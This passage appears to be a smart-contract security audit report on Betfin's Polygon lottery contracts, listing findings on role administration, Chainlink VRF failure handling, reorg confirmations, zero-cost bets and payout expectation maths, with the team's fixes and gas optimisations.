LOT-05 | PRIVILEGED ROLE CANNOT BE REVOKED DUE TO UNASSIGNED `DEFAULT_ADMIN_ROLE`

Category	Severity	Location	Status
Design Issue	● Minor	Lottery.sol (9583befb88b5201579685f15649573ac54a6bf5b): 80, 81, 142	● Resolved

Description

The smart contract employs the `AccessControl` module for privilege management, with the `DEFAULT_ADMIN_ROLE` designated to oversee permission management, including granting and revoking roles.

However, in the current implementation, the `DEFAULT_ADMIN_ROLE` is not assigned to any participant. This omission is a major security concern as it leaves the contract devoid of administrative control. Consequently, the dynamic management of roles is compromised, preventing the alteration, revocation, or reassignment of initially granted roles. This creates potential risks in role governance and renders privileged functions associated with the `DEFAULT_ADMIN_ROLE` inoperative.

Recommendation

To mitigate the issue with the unassigned `DEFAULT_ADMIN_ROLE`, it is recommended to:

- Assign the `DEFAULT_ADMIN_ROLE` to a trusted entity, if the contract allows for post-deployment assignment.

Alleviation

[Betfin, 12/17/2024]

The team resolved this issue by assigning the `DEFAULT_ADMIN_ROLE` to the `admin` address in the commit 6fb2f9851d8a19194f917f6073c3d0365d52d2e2.

LOT-07 | CHAINLINK VRF REQUEST FAILURE LEADING TO LOCKED FUNDS

Category	Severity	Location	Status
Design Issue	● Minor	Lottery.sol (9583befb88b5201579685f15649573ac54a6bf5b): 274	● Resolved

Description

The current implementation of the `LotteryRound` contract relies on Chainlink VRF to generate a random winning ticket after a round closes. However, if the Chainlink VRF request fails or expires due to network issues or insufficient subscription funds, the round becomes indefinitely stuck in a pending state (status = 2). Additionally, the refund phase cannot be activated since the status is already set to 2. As a result, reserved funds (`ticketPrice * MAX_SHARES`) in the `Lottery` contract and ticket payments (`ticketPrice * ticketsCount`) in the LotteryRound contract will be locked.

Recommendation

Some possible mitigation approaches:

- Monitor the fund balance of the Chainlink VRF subscription.
- Introduce logic to re-request the random numbers if the `fulfillRandomWords` function is not called within 24 hours. However, the re-request design violates the security consideration provided by the Chainlink (https://docs.chain.link/vrf/v2-5/security#do-not-allow-re-requesting-or-cancellation-of-randomness). There are potential risks involved. For instance, the VRF provider might withhold the initial VRF fulfillment and wait for a re-request. Additionally, if the owner cancels the subscription, it could lead to a denial of service when trying to re-request random numbers.
- Introduce logic to refund payments to users if the `fulfillRandomWords` function is not called within 24 hours. However, one downside of this approach is that users will unfairly lose their gas fees for placing bets. The team may consider providing other compensation measures.

Alleviation

[Betfin, 12/17/2024] The team updated the code by introducing the logic of re-requesting in the commit 6fb2f9851d8a19194f917f6073c3d0365d52d2e2.

[Certik, 12/17/2024] Our previous recommendation may not be proper for the 'LOT-07 Chainlink VRF Request Failure Leading To Locked Funds'. According to the Chainlink's documentation for VRF v2 (https://docs.chain.link/vrf/v2-5/security#do-not-allow-re-requesting-or-cancellation-of-randomness), it's not recommended to allow re-requesting of randomness, since the VRF provider may withhold the initial VRF fulfillment and wait for the re-requesting. Similarly, there was a previous exploit that the attacker on Polygon could use to inflate gas prices to ensure Chainlink VRF did not perform callbacks in a short time. Additionally, the subscription owner may cancel the subscription, which may cause the denial of service issue of re-requesting.

Therefore, the team can probably consider adding refund logic if the contract doesn't receive fulfilledRandomWords within 24 hours. One downside of this approach is that users will unfairly lose their gas fees for placing bets. The team may consider providing other compensation measures.

We would also like to add more recommendations regarding the 24-hour threshold. According to Chainlink's documentation (https://docs.chain.link/vrf/v2/subscription#minimum-subscription-balance), if the subscription balance falls below the minimum, requests can remain pending for up to 24 hours before they expire. However, a fixed 24-hour threshold could expose the system to edge cases. For instance, if the team deposits sufficient funds into the subscription just before the 24-hour end, and the fulfillRandomNumbers callbacks occur after this period, a race condition could arise between the refund process and fulfillRandomNumbers. This situation could enable users to front-run fulfillRandomNumbers with the refund function and discard unfavorable random numbers. Therefore, it's recommended that the team sets the threshold to more than 24 hours, such as 36 hours.

[Betfin, 12/23/2024] The team mitigated this issue by adding recover logic in the commit d5305559fa99aa12ec0b5efe19317e51b926f843.

LOT-08 | LOTTERY ROUND STARTING CLOSE TO CALCULATION WINDOW MAY CAUSE STAKING LOSS MISREPORTING

Category	Severity	Location	Status
Design Issue	● Minor	Lottery.sol (9583befb88b5201579685f15649573ac54a6bf5b): 150	● Acknowledged

Description

The `reserveFunds` function ensures that funds can only be reserved when `staking.isCalculation()` returns false. This check is performed to avoid reserving funds during the Calculation window, which is the window the staking contract calculates profit or loss for a specific period.

```
    function reserveFunds(uint256 amount) external onlyRole(ROUND) {
        require(!staking.isCalculation(), "LT10");
        staking.reserveFunds(amount);
    }
```

However, if a lottery round starts very close to the start of the Calculation Day, there may not be enough time to complete the lottery round and return the remaining reserve funds back to the staking contract.

This would cause the reserved funds to be mistakenly treated as an actual loss rather than a temporary fund movement during the profit/loss calculation.

Recommendation

Recommend the team consider an additional time buffer when creating new rounds and monitor the on-chain data to ensure the rounds will be ended before the Calculation window.

Alleviation

[Betfin, 12/17/2024] We will monitor that new rounds will be created only on specific date, where there will be a lot of time to fulfill ticket before calculation starts.

LRB-04 INCONSISTENT TICKET PRICE VALIDATION DUE TO MUTABLE `lottery.TICKET_PRICE()` IN `LotteryRound` CONTRACT

Category	Severity	Location	Status
Logical Issue	● Minor	LotteryRound.sol (9583befb88b5201579685f15649573ac54a6bf5b): 109	● Resolved

Description

In the `LotteryRound` contract, the ticket price for each round is stored in ticketPrice, which is defined during the round's creation.

```
    function registerBet(address _bet) external onlyOwner {
        ...
        // check balance of round - should not happen, but anyway
        require(IERC20(lottery.getToken()).balanceOf(address(this)) >= ticketsCount
 * lottery.TICKET_PRICE(), "LR04");
    }
```

However, the line above uses `lottery.TICKET_PRICE()`, which fetches the ticket price from the Lottery contract. The `lottery.TICKET_PRICE()` is a mutable value in the `Lottery` contract and can be updated via the setTicketPrice() function by the SERVICE role. As a result, if `lottery.TICKET_PRICE()` changes after a round has been created, the requirement check in `LotteryRound` will fail unintentionally.

Recommendation

Recommend using the `ticketPrice`, which is the value fixed during the round's creation.

Alleviation

[Betfin, 12/17/2024]

The team resolved this issue by using the `ticketPrice` in the commit 6fb2f9851d8a19194f917f6073c3d0365d52d2e2.

LRB-05 | `fulfillRandomWords` MUST NOT REVERT

Category	Severity	Location	Status
Coding Issue	● Minor	LotteryRound.sol (9583befb88b5201579685f15649573ac54a6bf5b): 141	● Resolved

Description

If the `fulfillRandomWords()` implementation reverts, the VRF service will not attempt to call it a second time, which may cause locked funds or manipulation of bet results. Make sure contract logic does not revert.

Recommendation

The best practice is to **consider simply storing the randomness** and taking more complex follow-on actions in separate contract calls made by you and your users.

Alleviation

[Betfin, 12/17/2024]
The team resolved this issue by simply storing the randomness and gas consumption will not exceed 2_500_000 in the commit 6fb2f9851d8a19194f917f6073c3d0365d52d2e2.

LRT-02 | ENHANCED SECURITY THROUGH INCREASED BLOCK CONFIRMATIONS IN CHAINLINK VRF REQUESTS ON POLYGON NETWORK

Category	Severity	Location	Status
Design Issue	● Minor	src/LotteryRound.sol (01/06/2025-d87e4f): 173	● Resolved

Description

The `requestConfirmations` in the `LotteryRound` contract is set at 3. This parameter specifies the minimum number of block confirmations that Chainlink's VRF (Verifiable Random Function) service should wait before delivering randomness. This setting is crucial due to the occurrence of chain reorganizations, a scenario where blocks and their transactions are rearranged, leading to potential changes in the block content. This issue is particularly relevant for applications deployed on Polygon, an Ethereum scaling solution that utilizes a Proof of Stake (PoS) consensus mechanism. On Polygon, multiple validators may propose blocks at the same block height simultaneously. Network delays can result in these blocks being received at different times by different nodes, creating temporary forks. Observations from **Forked Blocks** indicate that there are over five reorganizations daily, with some extending beyond 3 blocks in depth. Given that BetFin is active on Polygon, there's a potential risk that the outcome of a LotteryRound game could change. Specifically, if the transaction requesting randomness from the VRF is shifted to another block due to a reorg, the resulting randomness—and consequently the game's outcome—could be altered.

```
        requestId = coordinator.requestRandomWords(
            VRFV2PlusClient.RandomWordsRequest({
                keyHash: keyHash,
                subId: subscriptionId,
                requestConfirmations: 3,
                callbackGasLimit: 2_500_000,
                numWords: 6,
                extraArgs:
VRFV2PlusClient._argsToBytes(VRFV2PlusClient.ExtraArgsV1({ nativePayment: true }))
            })
```

Recommendation

It's recommended to set a larger `requestConfirmations` value. For example, the value could be set based on the average depth of reorganizations observed, plus a buffer to account for deeper than usual reorgs.

Alleviation

[Betfin, 01/13/2025]

The team resolved this issue by setting the `requestConfirmations` to `20` in the commit d705061cb1f8e3cb95efe2d623fc6694095979c9.

LBB-03 | INVALID USE OF ACCESS CONTROL MODIFIER

Category	Severity	Location	Status
Logical Issue	● Informational	LotteryBet.sol (9583befb88b5201579685f15649573ac54a6bf5b): 140~148	● Resolved

Description

The functions marked as 'view' or 'pure' are unnecessarily restricted by the 'restrict' modifier. These functions are designed to be read-only, meaning they do not modify the state on the blockchain. However, they are restricted so that only a specific address can call them.

It's important to note that even private state variables can be read off-chain, rendering the access restriction on these functions ineffective.

Recommendation

We recommend that access restrictions are not used on `view' or` pure' functions, as they do not improve security for read-only operations. Instead, these getter functions should be made public to allow transparency and follow best practice. If there is sensitive information that should not be disclosed, the way in which this data is managed and stored should be reconsidered, as restricting access in this way does not provide effective security.

Alleviation

[Betfin, 12/17/2024]
The team resolved this issue by removing the access control of view functions in the commit 6fb2f9851d8a19194f917f6073c3d0365d52d2e2.

LIB-02 | THE NORMAL EXPECTED VALUE (MATHEMATICAL EXPECTATION) OF THE LOTTERY GAME TO IS APPROXIMATELY `0.71 × ticketPrice`

Category	Severity	Location	Status
Design Issue	● Informational	Library.sol (9583befb88b5201579685f15649573ac54a6bf5b): 48	● Acknowledged

Description

The team corrected the calculation and updated the payout design in the commit d5305559fa99aa12ec0b5efe19317e51b926f843. The new max shares is $188,500 \times ticketPrice$, and the mathematical expectation of one ticket is around $0.71 \times ticketPrice$.

When we exclude the jackpot reward (as its amount is unpredictable and depends on the number of participants), the expected value (mathematical expectation) of the game for a player is approximately **0.62 times the ticket price**. This means that, on average, a player receives about 62% of what they pay for the ticket.

Detailed Derivation:

1. **Game Setup:**
   Each ticket consists of:

   - **Numbers:** Exactly 5 distinct numbers chosen out of 25 possible numbers (1 through 25).
   - **Symbol:** One number chosen out of 5 possible symbols (1 through 5).

   Therefore, the total number of unique tickets is:

$$\text{Total Tickets} = \binom{25}{5} \times 5 = 53{,}130 \times 5 = 265{,}650.$$

   The winning ticket is chosen uniformly at random from these 265,650 possibilities.

2. **Matching Criteria:** For a given player's ticket (S, s), where S is the chosen 5-number set and s the chosen symbol, we consider the probability that the winning ticket (W, w) shares exactly k matching numbers with S and possibly the same symbol s.

   - The number of ways to choose the winning 5-number combination out of 25 is $\binom{25}{5} = 53{,}130$.
   - The probability distribution for matching exactly k of the player's chosen 5 numbers is given by:

$$P(\text{k matches}) = \frac{\binom{5}{k} \cdot \binom{20}{5-k}}{\binom{25}{5}}$$

Here:

- $\binom{5}{k}$ is the number of ways to choose which k numbers from the player's 5 are in the winner.
- $\binom{20}{5-k}$ is the number of ways to choose the remaining $5-k$ numbers from the 20 not chosen by the player.

Let's compute these probabilities:

- For $k=0$:

$$P(k=0)=\frac{\binom{5}{0}\binom{20}{5}}{\binom{25}{5}}=\frac{1\cdot 15{,}504}{53{,}130}\approx 0.2918$$

- For $k=1$:

$$P(k=1)=\frac{\binom{5}{1}\binom{20}{4}}{\binom{25}{5}}=\frac{5\cdot 4{,}845}{53{,}130}\approx 0.4560$$

- For $k=2$:

$$P(k=2)=\frac{\binom{5}{2}\binom{20}{3}}{\binom{25}{5}}=\frac{10\cdot 1{,}140}{53{,}130}\approx 0.2146$$

- For $k=3$:

$$P(k=3)=\frac{\binom{5}{3}\binom{20}{2}}{\binom{25}{5}}=\frac{10\cdot 190}{53{,}130}\approx 0.0358$$

- For $k=4$:

$$P(k=4)=\frac{\binom{5}{4}\binom{20}{1}}{\binom{25}{5}}=\frac{5\cdot 20}{53{,}130}\approx 0.0019$$

- For $k=5$:

$$P(k=5)=\frac{\binom{5}{5}\binom{20}{0}}{\binom{25}{5}}=\frac{1\cdot 1}{53{,}130}\approx 0.0000188$$

These probabilities sum to 1 and match the standard hypergeometric distribution checks.

3. **Symbol Match Probability:** The symbol is chosen uniformly from 1 to 5. The probability that the winning symbol matches the player's symbol is:

$$P(\text{symbol match})=\frac{1}{5}=0.2.$$

4. **Payout Coefficients:** From the code, assuming `symbolUnlocked = true` , the coefficient structure is:

- For $k = 5$:
  - With symbol match: 33,334
  - Without symbol match: 13,334
- For $k = 4$:
  - With symbol match: 334
  - Without symbol match: 40
- For $k = 3$:
  - With symbol match: 5
  - Without symbol match: 1
- For $k = 2$:
  - With symbol match: 1
  - Without symbol match: 0
- For $k < 2$, no payout.

5. **Expected Coefficient Calculation:**

   Let's calculate the expected coefficient by summing over all possible (k) values, taking into account symbol matching:

- **For** $k = 5$:

  Expected coefficient contribution:

  $$= P(k=5)\left[P(\text{symbol match}) \cdot 33{,}334 + P(\text{no match}) \cdot 13{,}334\right] = 0.0000188[0.2 \cdot 33{,}334 + 0.8 \cdot 13{,}334] \approx 0.326$$

- **For** $k = 4$:

  Expected coefficient:

  $$= 0.0019[0.2 \cdot 334 + 0.8 \cdot 40] \approx 0.186.$$

- **For** $k = 3$:

  Expected coefficient:

  $$= 0.0358[0.2 \cdot 5 + 0.8 \cdot 1] \approx 0.0644.$$

- **For $k = 2$:**

  Expected coefficient:

  $$= 0.2146[0.2 \cdot 1 + 0.8 \cdot 0] = 0.0429.$$

- For $k = 1$ or $k = 0$, no payout, so contribution = 0.

Summing all contributions:

$$0.326(k = 5) + 0.186(k = 4) + 0.0644(k = 3) + 0.0429(k = 2) \approx 0.6193.$$

This is our expected coefficient.

6. **Expected Value of the Game:** Since the payoff is:

$$\text{Payoff} = \text{ticketPrice} \times \text{coefficient},$$

the expected payoff (mathematical expectation) is:

$$E[\text{Payoff}] = \text{ticketPrice} \times 0.619.$$

This means if you pay x for a ticket, your expected return is about $0.62x$.

Recommendation

We would like to confirm with the if this design is intended.

Alleviation

[Betfin, 12/17/2024]

This design is intended. We may increase payout in future, but now is OK.

[Betfin, 12/23/2024]

The team corrected the calculation and updated the payout design in the commit d5305559fa99aa12ec0b5efe19317e51b926f843. The new max shares is $188,500 \times ticketPrice$, and the mathematical expectation of one ticket is around $0.71 \times ticketPrice$.

LOS-02 | USER CAN PLACE BET WITH ZERO TICKETS AND ZERO AMOUNT

Category	Severity	Location	Status
Design Issue	● Informational	src/Lottery.sol (01/13/2025-d70506): 90~94	● Resolved

Description

A vulnerability exists in the Lottery contract's `placeBet()` function allowing a user to submit a bet with zero tickets (`_count == 0`) and zero amount (`amount == 0`). Due to the logic checks, this bet does not revert and still mints an NFT ticket to the user.

```
    function placeBet(
        address,
        uint256 amount,
        bytes calldata data
    )
        external
        override
        onlyRole(CORE)
        returns (address betAddress)
    {
        ...
        // validate count
        require(_count == _tickets.length, "LT01");
        ...
        // validate amount
        require(amount == price * _count, "LT03");
        ...
    }
```

The potential impacts of this issue could be:

- Users can create "empty" bets at no cost.
- The system mints an NFT for each zero-cost bet.
- This could allow an attacker or user to flood the system with meaningless bets/NFTs.

Recommendation

Add a new require statement ensuring nonzero tickets or nonzero amount (or both).

Alleviation

[Betfin, 01/15/2024]

The team resolved this issue in the commit 29971fd3dede51fe689e4274cf00848cb0af589b.

LOT-01 | POTENTIAL MISCALCULATION OF THE `MAX_SHARES`

Category	Severity	Location	Status
Magic Numbers	● Informational	Lottery.sol (9583befb88b5201579685f15649573ac54a6bf5b): 43	● Resolved

Description

The `MAX_SHARES` is larger than the maximum amount of money the host needs to prepare for rewards (`164,570`).

```
    uint256 public constant MAX_SHARES = 213_770;
```

Each ticket consists of:

- A symbol from 1 to 5 (inclusive).
- A combination of exactly 5 distinct numbers chosen from a set of 25 possible numbers.

Thus, the total number of unique tickets is:

$$\binom{25}{5} \times 5 = 53{,}130 \times 5 = 265{,}650 \text{ unique tickets.}$$

Number of Combinations for Each Match Count:

- **Count = 5:** To get all 5 correct, you must choose exactly the winner's 5 numbers:

$$\binom{5}{5}\binom{20}{0} = 1 \text{ set of numbers.}$$

- **Count = 4:** Choose 4 of the winner's 5 numbers and 1 from the 20 non-winning:

$$\binom{5}{4}\binom{20}{1} = 5 \times 20 = 100 \text{ sets of numbers.}$$

- **Count = 3:** Choose 3 of the winner's 5 and 2 from the 20 non-winning:

$$\binom{5}{3}\binom{20}{2} = 10 \times 190 = 1{,}900 \text{ sets of numbers.}$$

- **Count = 2:** Choose 2 of the winner's 5 and 3 from the 20 non-winning:

$$\binom{5}{2}\binom{20}{3} = 10 \times 1{,}140 = 11{,}400 \text{ sets.}$$

- **Count = 1:**

$$\binom{5}{1}\binom{20}{4} = 5 \times 4{,}845 = 24{,}225 \text{ sets.}$$

- **Count = 0:**

$$\binom{5}{0}\binom{20}{5} = 1 \times 15{,}504 = 15{,}504 \text{ sets.}$$

Calculating the Payout for Each Category:

Count = 5 matches:

- Numbers: 1 set
- Symbol variants: 5 tickets total
    - 1 correct symbol: 33,334
    - 4 incorrect symbol: 4 × 13,334 = 53,336

Total for 5-match: 33,334 + 53,336 = 86,670

Count = 4 matches:

- 100 sets
- Each set of numbers (5 symbol variants):
    - 1 correct symbol: 334
    - 4 incorrect symbol: 4 × 40 = 160

Total per set = 334 + 160 = 494. For 100 sets: 100 × 494 = 49,400

Count = 3 matches:

- 1,900 sets
- Each set (5 symbols):
    - 1 correct symbol: 5
    - 4 incorrect symbol: 4 × 1 = 4

Total per set = 5 + 4 = 9. For 1,900 sets: 1,900 × 9 = 17,100

Count = 2 matches:

- 11,400 sets
- Each set (5 symbols):
    - 1 correct symbol: 1
    - 4 incorrect symbol: 0 each

Total per set = 1. For 11,400 sets: 11,400 × 1 = 11,400

Count = 1 matches:

- No reward.

Count = 0 matches:

- No reward.

Summing All Rewards:

$$(\text{5-match total}) + (\text{4-match total}) + (\text{3-match total}) + (\text{2-match total}) = 86{,}670 + 49{,}400 + 17{,}100 + 11{,}400$$

Thus, total coefficient sum = 164,570.

The maximum amount of money the host needs to prepare for rewards (beyond the initial ticket revenue) is:

$$\boxed{164{,}570 \times \text{ticketPrice}}$$

Recommendation

We would like to know if it's intended and if the team designed that some additional jackpot reward will come from the `ticketPrice * MAX_SHARES` . It's also okay that the team set an extra buffer to ensure a safety margin beyond the strict mathematical maximum.

Alleviation

[Betfin, 12/18/2024]

Thank you for your concern - here is the table we used to calculate max shares needed to cover all possible jackpots

[Certik, 12/18/2024]

Thanks for the update. We have some questions about the number of winners in the table. We would like to know how the team designed the winners for 3+1, 3, and 2+1.

To our understanding of current design, the winners for 3+1, 3 and 2+1 should be like

$$1 \times \binom{5}{3}\binom{20}{2} = 10 \times 190 = 1{,}900 \text{ sets of numbers.}$$

$$4 \times \binom{5}{3}\binom{20}{2} = 4 \times 10 \times 190 = 7{,}600 \text{ sets of numbers.}$$

$$1 \times \binom{5}{2}\binom{20}{3} = 10 \times 1{,}140 = 11{,}400 \text{ sets of numbers.}$$

[Betfin, 12/23/2024]

The team corrected the calculation and updated the payout design in the commit d5305559fa99aa12ec0b5efe19317e51b926f843. The new max shares is $188,500 \times ticketPrice$, and the mathematical expectation of one ticket is around $0.71 \times ticketPrice$.

LOT-09 | LOCAL VARIABLE SHADOWING

Category	Severity	Location	Status
Coding Style	● Informational	Lottery.sol (9583befb88b5201579685f15649573ac54a6bf5b): 247	● Resolved

Description

A local variable is shadowing another component defined elsewhere. This means that when the contract accesses the variable by its name, it will use the one defined locally, not the one defined in the other place. The use of the variable may lead to unexpected results and unintended behavior.

```
247          (uint8 symbol, uint32 numbers) = round.winTicket();
```

- Local variable `symbol` in `Lottery._claim` shadows:
    - Function `symbol` in `ERC721`
    - Function `symbol` in `IERC721Metadata`

Recommendation

It is recommended to remove or rename the local variable that shadows another definition to prevent potential issues and maintain the expected behavior of the smart contract.

Alleviation

[Betfin, 12/17/2024]
The team resolved this issue by changing the modifier name to `_symbol` in the commit 6fb2f9851d8a19194f917f6073c3d0365d52d2e2.

LOY-01 | NO LOGIC TO CANCEL THE SUBSCRIPTION AND WITHDRAW THE REMAINING FUNDS FROM CHAINLINK SUBSCRIPTION

Category	Severity	Location	Status
Design Issue	● Informational	src/Lottery.sol (01/06/2025-d87e4f): 82	● Resolved

Description

During the `Lottery` contract's initialization, a new Chainlink VRF subscription is created, and then funds can be deposited into this subscription to pay for randomness requests. However, there is no function to cancel the Chainlink VRF subscription in case the project is terminated or needs to withdraw unused funds.

```
constructor(
    ...
)
    ERC721("Betfin Lottery Ticket", "BLT")
{
    ...
    subscriptionId = coordinator.createSubscription();
    ...
}
```

Without the ability to cancel the subscription, any remaining LINK or native tokens in the subscription will remain locked, leading to the loss of unutilized funds.

Recommendation

The team can implement a function that allows the admin or service role to cancel the Chainlink VRF subscription and withdraw the remaining LINK tokens and native tokens.

```
function cancelSubscription(address receivingWallet) external onlyOwner {
    // Cancel the subscription and send the remaining funds to a wallet address.
    s_vrfCoordinator.cancelSubscription(s_subscriptionId, receivingWallet);
    s_subscriptionId = 0;
}
```

Additionally, we recommend the team add sufficient unit tests to cover this kind of edge cases.

Alleviation

[Betfin, 01/13/2025]

The team resolved this issue by adding logic of canceling the subscription in the commit d705061cb1f8e3cb95efe2d623fc6694095979c9.

LRB-06 | UNUSED FUNCTION

Category	Severity	Location	Status
Coding Issue	● Informational	LotteryRound.sol (9583befb88b5201579685f15649573ac54a6bf5b): 234	● Resolved

Description

The external function `setWinTicket` is never used.

```
function setWinTicket(Library.Ticket memory _winTicket) external onlyOwner {
    winTicket = _winTicket;
}
```

Recommendation

Consider removing the unused function.

Alleviation

[Betfin, 12/17/2024]

The team resolved this issue by removing unused functions in the commit 6fb2f9851d8a19194f917f6073c3d0365d52d2e2.

MBB-01 | PURPOSE OF `MultiBet` CONTRACT

Category	Severity	Location	Status
Design Issue	● Informational	src/MultiBet.sol (01/19/2025-29971f): 12	● Acknowledged

Description

The `MultiBet` contract appears to serve as a universal gateway for placing bets across multiple games. However, in certain games, the contract itself acts as the player. Since the contract lacks a function to withdraw rewards, any winnings would be inaccessible and locked in the contract.

Recommendation

We would like to understand the purpose of the `MultiBet` contract.

Alleviation

[Betfin, 01/20/2025]
Correct, multibet serves as gateway for placing bets and as you may noticed all new contract games accept player address in encoded data as player. This allow US to make bets for players and provided player address in encoded data will be recipient of bet and player who will get rewards.

[CertiK, 01/20/2025]
The existing `MultiBet` function is suitable for the `Lottery` game; however, it might not be compatible with other games provided by Betfin, in which the player's address is not included in the encoded data.

SRC-03 | THIRD-PARTY DEPENDENCY USAGE

Category	Severity	Location	Status
Design Issue	● Informational	Lottery.sol (9583befb88b5201579685f15649573ac54a6bf5b): 47, 49, 50; LotteryRound.sol (9583befb88b5201579685f15649573ac54a6bf5b): 37, 45; interfaces/CoreInterface.sol (9583befb88b5201579685f15649573ac54a6bf5b): 4~10; interfaces/StakingInterface.sol (9583befb88b5201579685f15649573ac54a6bf5b): 4~22	● Acknowledged

Description

The contract is serving as the underlying entity to interact with one or more third party protocols. The scope of the audit treats third party entities as black boxes and assumes their functional correctness. However, in the real world, third parties can be compromised and this may lead to lost or stolen assets. In addition, upgrades of third parties can possibly create severe impacts, such as increasing fees of third parties, migrating to new LP pools, etc.

```
45      Lottery private lottery;
```

- The contract `LotteryRound` interacts with third party contract with `StakingInterface` interface via `lottery`.

```
49      StakingInterface private staking;
```

- The contract `Lottery` interacts with third party contract with `StakingInterface` interface via `staking`.

```
37      IVRFCoordinatorV2Plus private immutable coordinator;
```

- The contract `LotteryRound` interacts with third party contract with `IVRFCoordinatorV2Plus` interface via `coordinator`.

```
50      CoreInterface private core;
```

- The contract `Lottery` interacts with third party contract with `CoreInterface` interface via `core`.

```
47      IVRFCoordinatorV2Plus private immutable coordinator;
```

- The contract `Lottery` interacts with third party contract with `IVRFCoordinatorV2Plus` interface via `coordinator`.

Recommendation

The auditors understood that the business logic requires interaction with third parties. item_output is recommended for the team to constantly monitor the statuses of third parties to mitigate the side effects when unexpected activities are observed.

Alleviation

[Betfin, 12/17/2024]

Issue acknowledged.

SRC-04 | SOLIDITY VERSION 0.8.23 WON'T WORK FOR ALL CHAINS DUE TO MCOPY

Category	Severity	Location	Status
Design Issue	● Informational	Library.sol (9583befb88b5201579685f15649573ac54a6bf5b): 2; Lottery.sol (9583befb88b5201579685f15649573ac54a6bf5b): 2; LotteryBet.sol (9583befb88b5201579685f15649573ac54a6bf5b): 2; LotteryRound.sol (9583befb88b5201579685f15649573ac54a6bf5b): 2; Token.sol (9583befb88b5201579685f15649573ac54a6bf5b): 2; interfaces/BetInterface.sol (9583befb88b5201579685f15649573ac54a6bf5b): 2; interfaces/CoreInterface.sol (9583befb88b5201579685f15649573ac54a6bf5b): 2; interfaces/GameInterface.sol (9583befb88b5201579685f15649573ac54a6bf5b): 2; interfaces/PartnerInterface.sol (9583befb88b5201579685f15649573ac54a6bf5b): 2; interfaces/PassInterface.sol (9583befb88b5201579685f15649573ac54a6bf5b): 2; interfaces/StakingInterface.sol (9583befb88b5201579685f15649573ac54a6bf5b): 2	● Resolved

Description

Since Solidity Release 0.8.23, `MCOPY` opcode is introduced. However, this may not be compatible with all chains and L2s. As a result, the compatibility of the code could be affected.

Recommendation

Please check whether targeted chains support the specification `EIP-5656: MCOPY - Memory Copying Instruction`. If the chain does not support EIP-5656, the team can consider setting the Solidity compile flag --evm-version to an earlier EVM version. For example, paris does not contain either PUSH0 or MCOPY opcodes. Alternatively, use a compiler version that is strictly less than 0.8.20.

Alleviation

[Betfin, 12/17/2024]
We only deploy on Polygon and Polygon Amoy that supports this EIP-5656.

OPTIMIZATIONS | BETFIN LOTTERY CONTRACTS

ID	Title	Category	Severity	Status
LBB-01	Cache Array Length	Coding Issue	Optimization	● Resolved
LRB-01	Costly Operations Inside A Loop	Coding Issue	Optimization	● Resolved
LRH-03	Potential Optimization To The Shuffle Loops	Gas Optimization	Optimization	● Resolved
SRC-01	Variables That Could Be Declared As Immutable	Gas Optimization	Optimization	● Resolved

LBB-01 | CACHE ARRAY LENGTH

Category	Severity	Location	Status
Coding Issue	● Optimization	LotteryBet.sol (9583befb88b5201579685f15649573ac54a6bf5b): 108, 149	● Resolved

Description

Detects for loops that use length member of some storage array in their loop condition and don't modify item_output.

Recommendation

Cache the lengths of storage arrays if they are used and not modified in for loops.

Alleviation

[Betfin, 12/17/2024]

The team attempted to optimize the code by using the global variable `ticketsCount` in the commit 6fb2f9851d8a19194f917f6073c3d0365d52d2e2.

[Certik, 12/17/2024]

We want to remind the team that reading a global variable is more gas-consuming than reading a local variable.

[Betfin, 12/23/2024]

The team optimized the code in the commit d5305559fa99aa12ec0b5efe19317e51b926f843.

LRB-01 | COSTLY OPERATIONS INSIDE A LOOP

Category	Severity	Location	Status
Coding Issue	● Optimization	LotteryRound.sol (9583befb88b5201579685f15649573ac54a6bf5b): 90~110	● Resolved

Description

Costly operations inside a loop might waste gas, so optimizations are justified.

```
104             ticketsCount++;
```

Recommendation

Use a local variable to hold the loop computation result.

Alleviation

[Betfin, 12/17/2024]

The team optimized the code by using local variable in the commit 6fb2f9851d8a19194f917f6073c3d0365d52d2e2.

LRH-03 | POTENTIAL OPTIMIZATION TO THE SHUFFLE LOOPS

Category	Severity	Location	Status
Gas Optimization	● Optimization	LotteryRound.sol (12/20/2024-d53055): 225	● Resolved

Description

Since we only need the first 5 numbers from a random permutation of 25 numbers, we don't need to shuffle the entire array. After 5 iterations, the position of those first 5 elements will not change anymore because because the Fisher–Yates algorithm only swaps the current index `i` with some index `>= i`.

```
        // Shuffle the pool using Fisher-Yates algorithm
        for (uint32 i = 0; i < 25; i++) {
            uint256 randomIndex = uint256(_randomWords[i % _randomWords.length] %
(25 - i)) + i;
            // Swap the numbers
            (pool[i], pool[randomIndex]) = (pool[randomIndex], pool[i]);
        }

        // Select the first 5 numbers
        uint32 numbers = 0;
        for (uint256 i = 0; i < 5; i++) {
            numbers |= (uint32(1) << pool[i]);
        }
```

Recommendation

Therefore, we can stop shuffling after the 5th iteration.

Alleviation

[Betfin, 01/02/2025]

The team optimized the code in the commit d87e4fb4c120f38d080b1a65278178e7e7642773.

SRC-01 | VARIABLES THAT COULD BE DECLARED AS IMMUTABLE

Category	Severity	Location	Status
Gas Optimization	● Optimization	LotteryBet.sol (9583befb88b5201579685f15649573ac54a6bf5b): 20; LotteryRound.sol (9583befb88b5201579685f15649573ac54a6bf5b): 46	● Resolved

Description

The linked variables assigned in the constructor can be declared as `immutable`. Immutable state variables can be assigned during contract creation but will remain constant throughout the lifetime of a deployed contract. A big advantage of immutable variables is that reading them is significantly cheaper than reading from regular state variables since they will not be stored in storage.

Recommendation

We recommend declaring these variables as immutable. Please note that the `immutable` keyword only works in Solidity version `v0.6.5` and up.

Alleviation

[Betfin, 12/17/2024]

The team partially optimized the code by modifying the `round` to immutable variable in the commit 6fb2f9851d8a19194f917f6073c3d0365d52d2e2.

[Certik, 12/17/2024]

The `ticketPrice` in the `LotteryRound` also can be declared these variables as immutable.

[Betfin, 12/23/2024]

The team optimized the code in the commit d5305559fa99aa12ec0b5efe19317e51b926f843.

FORMAL VERIFICATION | BETFIN LOTTERY CONTRACTS

Formal guarantees about the behavior of smart contracts can be obtained by reasoning about properties relating to the entire contract (e.g. contract invariants) or to specific functions of the contract. Once such properties are proven to be valid, they guarantee that the contract behaves as specified by the property. As part of this audit, we applied formal verification to prove that important functions in the smart contracts adhere to their expected behaviors.

Considered Functions And Scope

In the following, we provide a description of the properties that have been used in this audit. They are grouped according to the type of contract they apply to.

Verification of contracts derived from AccessControl v4.4

We verified properties of the public interface of contracts that provide an AccessControl-v4.4 compatible API. This involves:

- The `hasRole` function, which returns `true` if an account has been granted a specific `role`.
- The `getRoleAdmin` function, which returns the admin role that controls a specific `role`.
